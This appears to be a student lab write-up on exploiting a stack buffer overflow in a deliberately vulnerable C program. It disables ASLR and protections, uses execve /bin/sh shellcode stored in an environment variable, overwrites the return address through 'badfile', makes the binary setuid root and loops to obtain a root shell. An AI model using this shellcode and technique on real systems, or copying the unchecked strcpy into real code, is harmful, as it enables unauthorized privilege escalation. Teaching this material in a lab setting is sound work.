WRITING A BUFFER OVERFLOW EXPLOIT

1) Given a vulnerable stack program:

```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int bof(char *str) {

        char buffer[12];
        printf("%p",&buffer);
        /* The following statement has a buffer overflow problem */

        strcpy(buffer, str);

        return 1;

}

int main(int argc, char *argv[]) {

        char str[517];

        FILE *badfile;

        badfile = fopen("badfile", "r");

        fread(str, sizeof(char), 517, badfile);

        bof(str);

        printf("Returned Properly\n");

        return 1;

}
```

2) Randomization off :

```
sysctl -w kernel.randomize_va_space=0
```

3) Python program “exploit.py” with the shell code is as :

```
print"\x90"*10+"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
```

----------> Here, nops are used for guessing the exact location of return address.

3) Use the environmental variable to store the contents of python program “exploit.py” :

export env=$(python exploit.py)


4) C program for getting the address of environment variable :


```
#include<stdio.h>
main() {
        printf("Address::: 0x%1x\n", getenv("env"));
}
```

5) Writing the address of environment variable to “badfile” :

python -c 'print "A"*24+"\xf4\xfd\xff\xbf"' > badfile

--------->Here 24 is the number of bytes required to move the env address so that we can overwrite the return address.






6) The stack contents while running the program in gdb is as:


```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
EBX: 0xb7fc3000 --> 0x1aada8
ECX: 0x804b0a0 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff0c8 --> 0x0
ESP: 0xbfffeea0 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
EIP: 0x8048574 (<main+85>:      call   0x80484ed <bof>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048568 <main+73>: call   0x8048390 <fread@plt>
   0x804856d <main+78>: lea    eax,[esp+0x17]
   0x8048571 <main+82>: mov    DWORD PTR [esp],eax
=> 0x8048574 <main+85>: call   0x80484ed <bof>
   0x8048579 <main+90>: mov    DWORD PTR [esp],0x804862d
   0x8048580 <main+97>: call   0x80483b0 <puts@plt>
   0x8048585 <main+102>:        mov    eax,0x1
   0x804858a <main+107>:        leave
Guessed arguments:
arg[0]: 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
[-------------------------------------stack-------------------------------------]
0000| 0xbfffeea0 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
0004| 0xbfffeea4 --> 0x1
0008| 0xbfffeea8 --> 0x205
0012| 0xbfffeeac --> 0x804b008 --> 0xfbad2498
0016| 0xbfffeeb0 --> 0x7
0020| 0xbfffeeb4 --> 0x41000010
0024| 0xbfffeeb8 ('A' <repeats 23 times>"\364, \375\377\277\n")
0028| 0xbfffeebc ('A' <repeats 19 times>"\364, \375\377\277\n")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048574 in main ()
gdb-peda$ x/50wx $esp
```

----------> The return address of the program is the address of instruction next to bof() function
ie, 0x8048579

7) The following figure shows the content of the stack before exploiting :



8) After exploiting, the return address will be replaced with the address of environment variable along with the A values as shown:



To Get Root Shell

****

Make the vulnerable program SETUID root:

gcc -g -o stack -z execstack -fno-stack-protector stack.c

sudo chown root:root stack

sudo chmod 4755 stack

****

Address randomization on:

------> **sudo /sbin/sysctl -w kernel.randomize_va_space=2**

------> Change 10 to 10000 in exploit.py

```
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for vrt:
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ gcc -o env env.c
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbfffd6ee
vrt@ubuntu:~/netsec_5$ python -c 'print "A"*24+"\xee\xd6\xfd\xbf"' > badfile
vrt@ubuntu:~/netsec_5$ gcc -z execstack -fno-stack-protector -o stack stack.c
vrt@ubuntu:~/netsec_5$ ./stack
Segmentation fault (core dumped)
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ gcc -o env env.c
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbffffdf4
vrt@ubuntu:~/netsec_5$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
vrt@ubuntu:~/netsec_5$ ^C
vrt@ubuntu:~/netsec_5$ sudo chown root:root stack
vrt@ubuntu:~/netsec_5$ sudo chmod 4755 stack
vrt@ubuntu:~/netsec_5$ /sbin/sysctl -w kernel.randomize_va_space=2
sysctl: permission denied on key 'kernel.randomize_va_space'
vrt@ubuntu:~/netsec_5$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
vrt@ubuntu:~/netsec_5$ sh -c "while [ 1 ]; do ./stack; done;"
```

We will get the shell by running the following command:

sh -c "while [1]; do ./stack; done;"